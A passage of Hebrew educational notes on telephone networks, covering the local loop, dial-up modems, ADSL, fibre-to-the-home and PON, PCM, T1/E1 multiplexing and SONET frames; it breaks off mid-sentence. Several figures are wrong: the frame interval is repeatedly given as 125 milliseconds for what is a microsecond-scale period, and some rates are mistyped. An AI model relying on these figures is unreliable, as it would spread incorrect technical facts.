ערים. ולכן בל התחיל לחבר את המשרדים, והבעיה ההתחלתית חזרה על עצמה (חיבור של כל משרד מיתוג עם כל משרד מיתוג). לכן הומצא משרד מיתוג ברמה שניה ובמהרה היה צורך לחבר את משרדי המיתוג ברמה השניה (כמו שניתן לראות בתמונה משמאל למעלה ב-(c)). עד שלבסוף ההיררכיה גדלה עד ל-5 רמות משרדים. עד 1890 שלושת המרכיבים העקריים היו קיימים: משרדי המיתוג, החוטים בין הלקוחות ומשרדי המיתוג (שעד עכשיו התפתחו לחוטים שזורים, בעלי בידוד, עם רגל לאדמה), וחיבור ארוך טווח בין משרדי המיתוג. למרות שהיו פיתוחים בשלושת המרכיבים האלו, השיטה של בל נשארה פחות או יותר דומה במשך 100 שנה (התיאור הבא מופשט מאוד, אך מסביר היטב ומעביר את רוח הדברים). לכל טלפון יש חוטי נחושת שיוצאים ממנו והולכים עד למשרד הקצה של חברת הטלפון (היום, אלה קופסאות הטלפון בשכונה שלכם), משרד הקצה הזה נקרא מרכזייה, המרחק בינהם הוא בדרך כלל בין 1-100 ק"מ. בארה"ב לבד ישנם, בערך, 22,000 משרדי קצה. החוטים האלו ידועים בשם לולאה מקומית (local loop) והם חוטים שזורים (תקשורת אנלוגית). אם מנוי המחובר למרכזייה כלשהי מתקשר אל מנויי המחובר לאותה מרכזייה, מנגון המיתוג במרכזייה מקים חיבור אלקטרוני ישיר בין שני ה-local loops. החיבור הזה נשאר פעיל כל זמן השיחה. מנגד, אם מנוי המחובר למרכזייה A מעוניין להתקשר למנוי המחובר למרכזייה B, מבצעים שימוש

בפרוצדורה אחרת. לכל מרכזייה יש כמות קווים יוצאים אל מרכזיית מיתוג (או כמה) אחרים באזור, המרכזיות האלו נקראות toll office. הקווים היוצאים מהמרכזייה אל מרכזיית המיתוג נקראים toll connecting trunks (ואלה סיבים אופטיים), אם למנויים יש מרכזיית מיתוג משותפת, המיתוג יקרה כאן. באיור למעלה מצד שמאל, ניתן לראות את שלושת המרכיבים האלו (הנקודות העגולות השחורות הקטנות הן הטלפונים, המרכזיות הן הנקודות העגולות השחורות הגדולות יותר, והמרכזיית מיתוג זה הריבועים). לבסוף, אם למנויים אין מרכזיית מיתוג משותפת, יוקם חיבור בין מרכזיות המיתוג. מרכזיות המיתוג מתקשרות בעזרת interoffice trunks (סיבים אופטים בעלי רוחב פס גבוה במיוחד). להלן מבנה הרשת:




לולאה מקומית: מודם, ADSL, פייבר

נתחיל בחלק שרוב האנשים מכירים: שני חוטי הלולאה המקומית, המגיעים מהמרכזייה של חברת הטלפון אל הבתים. לרוב, מתייחסים אל הלולאה המקומית כ'ק"מ האחרון' (למרות שהאורך שלה יכול כמה ק"מ) והיא נושאת אות אנלוגי. הרבה מאמץ מוקדש לדחיסת מידע על חוטי הנחושת של הלולאה המקומית הפרוסים כבר (מודמים שולחים מידע דיגיטלי בין המחשבים על הערוצים הצרים של תקשורת הטלפוניה, שבכלל תוכננו לספק שידור שיחות קוליות). גם המודם וגם ADSL מתעסקים בהגבלות של הרשת (הלולאה המקומית) הישנה (רוחב פס צר, הנחתה ועיוות אותות, רגישות לרעש אלקטרוני כמו התנגשות שידור).

מודם טלפון

כדי לשלוח ביטים ברשת לולאה מקומית (או כל ערוץ פיזי אחר) חייבים להמירם לאותות אנלוגים שיכולים להישלח על גבי הערוץ. ההמרה הזו מושגת באמצעות שיטות האפנון (מודולציה) עליהם דיברנו בפרק 5 (אפנון וריבוב דיגיטליים). בקצה השני האות האנלוגי מומר




חזרה לביטים. המכשיר שמבצע את פעולת האפנון נקרא מודם (modem) וזה קיצור ל- modulator demodulator. קיימים המון סוגים של מודמים: מודם טלפון, מודם DSL, מודם קווי, מודם אלחוטי וכו'. המודם גם יכול להיות בנוי כחלק מהמחשב (מה שנפוץ היום במודם טלפוני) או כקופסה נפרדת (שנפוץ במודם DSL וקווי). המודם ממוקם בין המחשב (דיגטלי) למערכת הטלפון (אנלוגי) כמו שניתן לראות באיור משמאל. מודם טלפוני משמש כדי לשלוח ביטים בין 2 מחשבים על גבי קו טלפוני ברמת קול, במקום שיחות קוליות שבדרך כלל עוברות על הקווים. הקושי העיקרי הוא השליחה על קו הטלפון, שכן קו טלפון מוגבל ל-3100Hz, רוחב הפס הזה הוא 1/4 מרוחב הפס שימש לתקשורת Ethernet או ל-802.11 (wifi). בואו נעשה את החשבון, לפי נייקוויסט גם בקו מושלם (ללא רעשים כלל, מה שקו טלפון בהחלט לא) של 3000Hz, אין טעם לשלוח סמלים בקצב גדול יותר מאשר 6000 באוד. במציאות, רוב המודמים שולחים בקצב של 2400 סמלים/שניה, או 2400 באוד. ומתמקדים בשליחת כמה ביטים לסמל תוך כדי כך שהם מאפשרים תנועה לשני הכיוונים באותו הזמן (ע"י שימוש בתדרים שונים לכיוונים השונים). מודם של 2400bps משתמש במתח 0 וולט כדי לשלוח 0 לוגי ומתח של 1 וולט כדי לשלוח 1 לוגי, עם ביט 1 לסמל. אם נעלה רמה אחת למעלה, המודם יכול לשלוח 4 סמלים שונים (כמו 4 הפאזות המאופנות בשיטת QPSK שהצגנו כבר), כך שאם 2 ביטים/סמל אנחנו יכולים להשיג קצב נתונים של 4800bps. קצב נתונים גבוה יותר יכול להיות מושג ע"י קונסטלציה גדולה יותר. אך ככל שיש יותר סמלים, אפילו כמות קטנה של רעש יכולה לגרום לתוצאה של טעות. כדי להוריד את הסיכוי לטעות, ישנם סטנדרטים לתיקון וגילוי טעויות אותם נכיר בהמשך. סטנדרט ה-v.32 משתמש בקונסטלציה של 32 נקודות כדי לשדר 4 ביטים של מידע ועוד ביט אחד לבדיקה, סה"כ 5 ביטים לסמל ב-2400 באוד, כדי להשיג 9,600bps. הצעד הבא הוא 14,400bps ונקרא v.32bis. הוא משדר 6 ביטים של מידע ועוד ביט אחד לבדיקה, סה"כ 7 ביטים לסמל ב-2400 באוד. אחריו מגיע ה-v.34 שמשיג 28,800bps ומשדר סה"כ 12 ביטים לסמל ב-2400 באוד (כאן, לקונסטולציה יש אלפי נקודות). ואחרון בסדרה הוא ה-v.34bis שמשדר סה"כ 14 ביטים לסמל ב-2400 באוד ומשיג 33,600bps. אז למה אנחנו עוצרים כאן? הסיבה שמודם סטנדרטי עוצר ב-33,600bps היא שלפי חסם שנון, הגבולות של מערכת הטלפוניה הם ב-35kbps (בהתחשב באורך ה-local loops ואיכות הקווים). אך יש דרך לשנות את הסיטואציה הזו. במרכזיות, האות האנלוגי מומר חזרה לצורת שידור דיגיטלית שממשיכה בתוך רשת הטלפוניה. והגבלת ה-35kbps היא לסיטואציה שבה יש 2 local loops, אחד בכל קצה. כל אחד מהם מוסיף רעש לאות. אם נוכל להיפטר מאחד מהם, נוכל להגביר את ה-SNR (יחס אות/רעש) והקצב המקסימלי יהיה כפול! השיטה שלעיל, היא השיטה שאיפשרה את מודמים ה-56kbps. צד אחד,לרוב ה-ISP (ראשי תיבות: ספק שירותי אינטרנט) מקבל מידע דיגיטלי באיכות גבוהה מהמרכזייה הקרובה. זה קורה כאשר צד אחד של החיבור הוא בעל אות באיכות גבוה, כמו שקורה ברוב ספקיות ה-ISP, וקצב הנתונים המקסימלי הוא 70kbps (כשבין 2 משתמשים ביתיים עם מודם וקווים אנלוגיים, המקסימום האפשרי הוא עדיין 33.6kbps). הסיבה שמשתמשים במודמים 56kbps ולא 70kbps קשורה לחסם נייקוויסט, כל ערוץ טלפוני הוא ברוחב של 4000Hz (כולל ה-guard bands), לכן מספר

הדגימות לשניה שיש לקחת כדי לבנות בחזרה הוא 8000. מספר הביטים בארה"ב לדגימה הוא 8 בארה"ב (כשאחד מהם משמש לבקרה) וזה נותן 56,000 ביטים/שניה. (באירופה לא משתמשים בביט בקרה וכל הביטים זמינים למשתמשים ולכן הם יכולים להשיג64,000kbps . אך מכיוון שנדרש סטנדרט בינלאומי, הוחלט ללכת על ה-56kbps). התוצאה הסופית היא הסטנדרטים v.90 ו-v.92.

קווי מנויים דיגיטליים


עד שתעשיית הטלפוניה הגיעה (סוף סוף) ל-56kbps, תעשיית הטלוויזיה הציעה מהירויות של 10Mbps (בארה"ב גם תעשיית הטלוויזיה מספקת אינטרנט). חיבור האינטרנט הפך לחלק מרכזי וחשוב מהרווחים של תעשיית הטלפוניה, והם החלו להבין כי הם צריכים מוצר מתחרה. המענה שלהם היה שירות דיגיטלי חדש על ה-local loop. בהתחלה, היו הרבה הצעות חופפות של מהירות גבוהות, כולם תחת השם xDSL (ראשי תיבות: Digital Subscriber Line, ה-x הינו משתנה לפי הסטנדרט). הסיבה שמודמים כל כך איטיים היא שהטלפונים הומצאו על מנת לשאת קול אנושי, וכל מערכת הטלפוניה, בראש ובראשונה, הותאמה למטרה הזו. שידור מידע, היה האח החורג. כל לולאה מקומית מסתיימת במרכזייה, ושם החוט רץ דרך פילטר שמסנן את כל התדרים מתחת ל-300Hz ומעל 3400Hz (כמובן שהחתך אינו נקי, 300Hz ו-3400Hz הם בתווך ה-3dB כך שרוחב הפס הוא בדר"כ 4000Hz, אפילו שהמרחק אמור להיות 3100Hz). זה נעשה כדי שחברת הטלפוניה תוכל לספק יותר ערוצים (יותר לקוחות) פר מרכזייה, ועל הדרך גם הציוד יכול להיות זול ופשוט יותר (לא צריך לספק רוחב פס גדול). הטריק ב-xDSL הוא שחברות הטלפוניה הורידו את הפילטרים, וכך כל רוחב הפס של הלולאה המקומית זמין למשתמשים. ההגבלה הופכת מהגבלה מלאכותית להגבלה שתלויה ביכולת הפיזית של הלולאה המקומית, שתומך בערך ב-1MHz (ולא ה-3100Hz המלאכותיים שנוצרו ע"י הפילטר). לצערנו, הכושר של הלולאה המקומית נופל די במהירות עם המרחק של הלקוח מהמרכזייה (האות נחלש לאורך הכבל). כמובן שזה גם תלוי בעובי ואיכות החוטים השזורים. באיור מצד שמאל ניתן לראות את רוחב הפס הפוטנציאלי כפונקציה של המרחק (באיור יוצאים מנקודת הנחה ששאר התנאים אופטימלים). xDSL תוכנן לכמה מטרות:



- שימוש בלולאות המקומיות (חוטים שזורים קטגוריה 3) הקיימות.
- שמירה על החיבורים הקיימים לטלפונים ופקסים.
- קצב השידור צריך להיות גבוה בהרבה מ-56kbps.

- הם צרכים להיות פעילים תמיד, עם חיוב חודשי ולא לפי זמן.


כדי להשיג את המטרות שהציבו לעצמן חברות הטלפוניה הספקטרום הקיים (בדיוק 1.1MHz) של הלולאה המקומית, חולק ל-256 ערוצים עצמאיים של 4312.5Hz כל אחד (כמו שניתן לראות בתמונה בעמוד הבא). סכמת ה-OFDM (ריבוב בחלוקת תדר, דיברנו עליו למעלה), משמשת כדי לשלוח מידע על הערוצים האלו.



ערוץ 0 משמש ל-POTS (ראשי תיבות: Plain Old Telephone Service). ערוצים 1-5 ללא שימוש כלל, כדי לשמור שהתדרים של הקול ושל המידע לא יפריעו אחד לשני. שאר ה-250 ערוצים משמשים להעלה והורדה של מידע (ספקים מחלקים לרוב את רוחב הפס כך ש-80%-90% מהערוצים שלו מיועדים להורדה, מכיוון שלרוב, זהו השימוש העקרי של המשתמשים, ומפה נגזרת האות "A" ב-ADSL).

הסטנדרט הבינלאומי ADSL (שגם ידוע בתור G.dmt) התקבל בשנת 1999 ואפשר מהירויות הורדה של עד 8Mbps והעלה של עד 1Mbps. הוא הוחלף בשנת 2002 לגרסה השניה שלו שנקרא ADSL2, עם שיפור במהירות ההורדה לעד 12Mbps והעלה עד 1Mbps. היום יש לנו את ADSL2+, המכפילה את מהירות ההורדה לעד 24Mbps ע"י הכפלת רוחב הפס ל-2.2MHz (חוטים שזורים שונים).


בכל ערוץ, מתבצע אפנון QAM (גם עליו דיברנו בסעיף הקודם) בקצב של (בערך) 4000 סמלים/שניה. איכות כל ערוץ מנוטרת באופן סדיר ולפיכך מתאימים את הקונסטלציה של האפנון, ולכן לכל ערוץ ייתכן קצב נתונים שונה. בערוץ בעל SNR (יחס אות לרעש) גבוה יכולים להישלח עד 15 ביטים לסמל, ועד ל-2 ביטים, ביט אחד או אפילו 0 ביטים בערוץ בעל SNR נמוך. בתמונה מצד שמאל אנחנו רואים סידור טיפוסי של ADSL. בסכמה הזו, טכנאי חברת הטלפוניה צריך להגיע לבית הלקוח כדי להתקין NID (ראשי תיבות: Network Interface Device), בקרבת מקום ל-NID (או לפעמים הם מגיעים ביחד באופן מובנה) ישנו Splitter, המפצל הוא פילטר אנלוגי המפריד בין הרצועה לשימוש ה-POTS (טווח 0-4000Hz) לדאטה. הטלפון או הפקס מחוברים אליו ישירות, בעוד המחשב מחובר למודם (בדרך כלל באמצעות כבל Ethernet) שמעבד את האות ומאפנן אותו (OFDM).



בקצה הלולאה המקומית, במרכזייה, מותקן גם Splitter, כאן הוא מסנן בין האות של הקול (שמועבר למתג של הקול), וכל אות מעל 26kHz מופנה למכשיר הנקרא DSLAM (ראשי תיבות: Digital Subscriber Line Access Multiplexer), שמכיל מעבד לאות הדיגיטלי המקביל לזה הקיים במודל ADSL. כשהביטים שוחזרו מהאות, הפאקטות נשלחות אל הספקית (ISP).

סיבים עד הבית

פריסת לולאות מקומיות מנחושת מגבילות את הביצועים של ה-ADSL והמודמים. כדי שחברות הטלפוניה יוכלו לספק מהירויות גבוהות יותר, הן משדרגות את הלולאות המקומיות בכל הזדמנות שיש להן, ע"י התקנה של סיבים אופטיים עד אל בית הלקוח (או המשרד). לתוצאה הזו קוראים FttH (ראשי תיבות: Fiber To The Home). בעוד הטכנולוגיה קיימת כבר זמן מה, הפריסה הנרחבת המריאה בעיקר משנת 2005. כמו החוטי נחושת, גם הלולאות המקומיות מסיבים הן פאסיביות. זה אומר שלא דרוש ציוד חשמלי כדי להגביר את האות או תהליך דומה. הסיב פשוט נושא את האות מהבית למרכזייה. בדרך כלל, הסיב מהבית מתחבר כך שרק סיב אחד מגיע אל המרכזייה (לקבוצה של עד 100 בתים). בצד של ההורדה, קיימים מפצלים אופטיים שמחלקים את האות מהמרכזייה כדי שיגיע לכל הבתים. כמובן שהצפנה היא דבר הכרחי לאבטחה כדי שרק בית אחד יוכל לפענח את האות. בצד של ההעלאה, מחברים אופטיים ממזגים את האות מהבתים לאות אחד שמתקבל במרכזייה.



הארכיטקטורה הזו נקראת PON (ראשי תיבות: Passive Optical Network), וניתן לראותה בתמונה משמאל. שיתוף התמסורת בצד ההורדה, ועוד אחד לצד ההעלאה היא דבר נפוץ. אפילו לאחר הפיצול, רוחב הפס האדיר, ואי הדילול של האות הקיים בסיבים מאפשרים ל-PON לספק קצב נתונים גבוה למרחק של עד 20 ק"מ. המהירות הממשית תלויה בסוג ה-PON, וקיימים 2 סוגים נפוצים: GPONs (ראשי תיבות: Gigabit-capable PONs), שמוגדר ע"י ה-ITU. ו-EPONs (ראשי תיבות: Ethernet PONs) שמוגדר ע"י ה-IEEE. כששניהם מספקים בסביבות האחד גיגה ביט. כדי לחלק את קיבולת הכבל בין הבתים, צריך איזשהו פרוטוקול. בצד ההורדה, המרכזייה שולחת את המידע לכל בית באיזה סדר שהיא רוצה. אך בצד ההעלאה, המידע לא יכול להישלח באותו הזמן, אחרת אותות שונים יתנגשו. בנוסף, הבית לא יכול לשמוע את השידור של שאר הבתים, כך שהם לא יכולים להקשיב לקו ולבדוק שניתן לשדר. הפתרון הוא ציוד בבית, שיעניק תאי זמן לבתים לשידור, ע"י המרכזייה. כדי שזה יעבוד, ישנו תהליך המתאים את זמני השידור מהבתים, כך שכל האותות שיתקבלו במרכזייה יהיו מסונכרנים.

Trunking וריבוב (Multiplexing Trunking)

דרך של המערכת כדי לספק גישה ללקוחות רבים ע"י שיתוף מערכת של קווים או תדרים, במקום לספק אותם בנפרד.

זהו מבנה המקביל למבנה של עץ. הגזע (Trunk) הוא ערוץ שידור יחיד בין שתי נקודות, כל נקודה יכולה להיות מרכז המיתוג או הצומת. הגזעים מובילים אלפי, אפילו מיליוני, שידורים במקביל. השיתוף חשוב להשגת קנה מידה גדול, מכיוון שעלויות ההתקנה והתחזוקה של גזע בעל רוחב פס גבוה, הם בדיוק כמו אחד בעל רוחב פס נמוך. השיתוף מושג באמצעות סוגים שונים של ריבוב TDM וריבוב FDM.

הפיכת אותות קול (אנלוגיים) לדיגיטליים


בתחילת הדרך, הליבה של מערכת הטלפוניה טיפלה בשיחות כמידע אנלוגי. נעשה שימוש רב בטכניקת FDM כדי לרבב את הערוצים ברוחב פס 4000Hz (שהם 3100Hz עם מרווחי (guard) רצועה). כמובן שעדיין נעשה שימוש ב-FDM היום, על גבי חוטי נחשות וערוצי מיקרו-גל. אך FDM דורש מעגל אנלוגי (דבר שלא נעשה ע"י המחשב). לעומת זאת, ב-TDM ניתן לטפל ע"י אלטרוניקה דיגיטלית, ולכן הוא הפך לנפוץ הרבה יותר בשנים האחרונות. מכיוון ש TDM משמש למידע דיגיטלי, והלולאות המקומיות מטפלות במידע אנלוגי, יש להמיר את המידע מאנלוגי לדיגיטלי במרכזייה (היכן שכל הלולאות המקומיות העצמאיות מגיעות ביחד ומתחברות לגזע (trunk). האותות האנלוגים מומרים לדיגיטלים ע"י מכשיר שנקרא קודק (codec), שזה קיצור של coder-decoder. הקודק לוקח 8000 דגימות לשניה (125 מילי שניות/דגימה) בשל חסם נייקוויסט (עליו דיברנו בתחילת המאמר, והוא הוכיח כי מספר הדגימות הנ"ל הוא מספיק בכדי לשחזר את המידע מערוץ ברוחב פס 4kHz). כל דגימה של האמפליטודה של האות מכומתת למילת קוד בת 8 ביטים. הטכניקה הזו נקראת PCM (ראשי תיבות: Pulse Code Modulation), והיא מהווה את הבסיס למערכת הטלפוניה המודרנית. קיימים 2 סוגים של כימות: u-low שנפוץ בעיקר בארה"ב ויפן, וA-low שנפוץ באירופה ובשאר העולם. אך 2 הגרסאות נמצאות תחת הסטנדרט ITU G.711.

ריבוב בחלוקת זמן


TDM (ראשי תיבות: Time Division Multiplexing), מבוסס על PCM, משמש להעביר כמה שיחות על גבי גזעים (Trunks) ע"י שליחת דגימה מכל שיחה, כל 125 מילי שניות. השיטה בה משתמשים בצפון אמריקה ויפן נקראת T1 (יותר נכון DS1, והספקית נקראת T1, אך בתעשייה השם שנקלט הוא פשוט T1 לכן נמשיך איתו) ובה, כל מסגרת מחולקת ל-24 ערוצים המרובבים ביחד. כל אחד מה-24 ערוצים, בתורו, זוכה

להכניס 8 ביטים למסגרת. ז"א שהמסגרת מכילה 24*8 = 192 ביטים, ועוד אחד למטרות בקרה, ז"א 193 ביטים כל 125 מילי שניות, מה שנותן 1.544Mbps.

חלק מהביטים במסגרת משמשים לאיתות ועוד אחרים לסנכרון. בגרסה אחת, הביטים נפרסים לאורך כל המסגרת (מתפרסים לכל אורך 24 הערוצים), שיטה זו נקראת extended superframe. שישה ביטים (במקומות ה-4, 8, 12, 16, 20 ו-24) משמשים כדי ליצור את התבנית 001011. ובאופן רגיל, המקבל יחפש את התבנית הזו כדי לא לאבד את הסינכרון. עוד 6 ביטים משמשים כדי לשלוח קוד לבדיקת שגיאות (בהמשך נריחב על נושא בדיקת השגיאות). 12 הביטים הנותרים משמשים לשליטה במידע



ותחזוק רגיל של הרשת (כמו ביצועים טובים יותר, מנגנוני אישור (עליהם נרחיב בהמשך). מחוץ לארה"ב ויפן, מבצעים שימוש בשיטה הנקראת E1 המספקת 2.048Mbps. בשיטה זו ישנם 32 דגימות בנות 8 ביטים כל אחת שארוזות לתוך מסגרת הנשלחת כל 125 מילי שניות. 30 מהערוצים משמשים לשליחת מידע, ועוד 2 משמשים לאיתות וסנכרון. ז"א שכל 4 מסגרות מספקות 64 ביטים לאיתות וסנכרון, חצי מהם משמשים לאיתות והחצי השני משמשים לסנכרון (או במקרים פרטיים לדברים אחרים, כל מדינה והחלטת השימוש שלה).



ריבוב בחלוקת זמן מאפשר לכמה תשתיתי T1 לבצע ריבוב לתשתית גדולה יותר, בדיוק כמו באיור משמאל. בצד השמאלי ביותר אנחנו רואים 4 תשתיות של T1 המרובבים כ-4 ערוצים לתוך T2. הריבוב לתוך T2 נעשה ביט אחרי ביט (ולא בייט אחרי בייט, הרי יש 24 בייטים (כל בייט מכיל 8 ביטים)). כדי לספק מקום ל-4 ערוצי T1, אנחנו צרכים תשתית ברוחב פס של 6.176 (4*1.544), אך בפועל, T2 מספק 6.312Mbps. הביטים אקסטרה שיש לנו משמשים למסגור (בדיוק כמו הביט הראשון בכל מסגרת של T1) ואישוש (במקרה וביטים נאבדים בדרך). ברמה הבאה, 7 T2 מתחברים ל-T3, ולאחריו 6 T3 מתחברים ל-T4. הסכמה בארה"ב כמו שהבנתם היא 4,7,6. אך הסטנדרט ה-ITU קורא לבצע ריבוב בכל רמה ל-4 מסגרות. בנוסף, גם המסגור והביטים השמורים להתאוששות שונים בארה"ב מאשר הסטנדרט של ה-ITU. הסטנדרט של ה-ITU מצריך היררכיה של 2.048, 8.949, 34.304, 139.264, 565.148 Mbps.

בשנים הראשונות של הסיבים האופטיים, לכל חברת טלפוניה הייתה מערכת TDM לסיבים אופטיים אישית וקניינית. אך החיבור של חברות הטלפוניה (כדי להעביר פאקטות מאחת לשניה) היה קשה עכב אי הסטנדרליזציה. וב-1985, bellcore (חברת מחקר ופיתוח שהוקמה בשנת 1982 מתוך הפירוק של AT&T) החלה לעבוד על סטנדרט הנקרא SONET (ראשי תיבות: Synchronous Optical NETwork). לאחר מכן ITU הצטרפה למאמץ, מה שהביא לסטנדרט ה-SONET והמלצות מקבילות של ה-ITU (מספר G.707, G.708, G.709) ב-1989 הנקראות SDH (ראשי תיבות: Synchronous Digital Hierarchy). רוב התנועה במערכת הטלפוניה למרחקים ארוכים (לא הכבלים מהמרכזיות לבית הלקוח וכד') משתמשים בגזעים (trunks) המריצים SONET בשכבה הפיזית. לתכנון ה-SONET היו 4 יעדיים עקריים:

על SONET היה לאפשר לספקים שונים לשתף פעולה. השגת המטרה הזו דרשה הגדרה של סטנדרט איתות משותף ביחס לאורך הגל, תזמון, מבנה המסוגר וכו'.


נדרשו אמצעים לאיחוד המערכת האמריקאיות, האירופאיות והיפניות. כולן היו מבוססות על ערוצי 64kbps PCM, אך ישלבו אותם בדרכים שונות.

על SONET היה לספק דרך לבצע ריבוב לכמה ערוצים דיגטלים. באותו הזמן בארה"ב בוצע שימוש ב-T3 במהירות 44.736Mbps. וגם T4 היה מוגדר (אך עדיין לא בשימוש). חלק מהמשימה של SONET היה להמשיך את ההיררכיה הזו עד ל-gigabits/sec (ואפילו אחרי).

SONET הייתה צריכה לספק תמיכה לOAM (ראשי תיבות: Operations, Administration, Maintenance), שהכרחיים לניהול הרשת (מערכות קודמות לא ביצעו זו בצורה מוצלחת).

החלטה מוקדמת הייתה לבנות את ה-SONET כמערכת TDM מסורתית, כשכל רוחב הפס של הסיב מוקדש לערוץ אחד שמחולק לתאי זמן לתת הערוצים. ככזה, SONET היא מערכת מסונכרנת. כל שולח ומקבל קשורים לשעון משותף. הביטים בקו SONET נשלחים במרווחים מדוייקים מאוד, הנשלטים ע"י השעון הראשי (השעון מדויק ברמה של 1 חלקי 10^9). המסגרת הבסיסית ב-SONET היא בלוק של 810 בייטים הנשלחים כל 125 מילי שניות, ומכיוון ש-SONET מסונכרן, המסגרות נשלחות בלי קשר לאם יש מידע לשלוח או אין. שליחת 8000 מסגרות לשניה מתאים במדויק לקצב הדגימות בערוץ PCM המשמש בכל מערכת הטלפוניה הדיגיטלית. מסגרות SONET בנות ה-810 בתים מתוארת הכי טוב בצורה של מלבן בעל 90 עמודות ו-9 שורות. ואם נחשב את המהירות, 8*810 יתן לנו 6480 ביטים, הנשלחים 8000 פעם לשניה, נותנים לנו 51.84Mbps. זהו המערך הבסיסי של ערוץ SONET, והוא נקרא STS-1 (ראשי תיבות: Synchronous Transport Signal-1). * כל הגזעי SONET הם מכפלות של STS-1.


שלושת העמודות הראשונות של כל פריים שמורות למידע של מערכת הניהול. בבלוק משמאל, שלוש העמודות הראשונות הן תקורה לחלקה, ואחריהן 6 העמודות הבאות משמשות כתקורת שורה. התקורה של החלקה, נוצרת ונבדקת בהתחלה ובסוף של כל חלקה (כל מסגרת SONET שנשלחת כל 125 מילי שניות), בעוד התקורה של השורה נוצרת ונבדקת בתחילת ובסוף כל שורה. משדר SONET שולח מסגרות בעלות 810 בתים, ללא מרווחים בינהן, גם כשאין בהן מידע. מנקודת המבט של המקבל, הוא רואה זרם ביטים רציף, אז איך איך הוא יודעי איפה מתחילה כל מסגרת? בכל מסגרת 2 הבתים הראשונים מכילים תבנית קבועה שהצד המקבל מחפש. ה-87 עמודות הנשארות בכל מסגרת מכילות 50.112Mbps של מידע של המשתמש (87*9*8*8000). ה-SPE (ראשי תיבות: Synchronous Payload Envelope), שמכילה



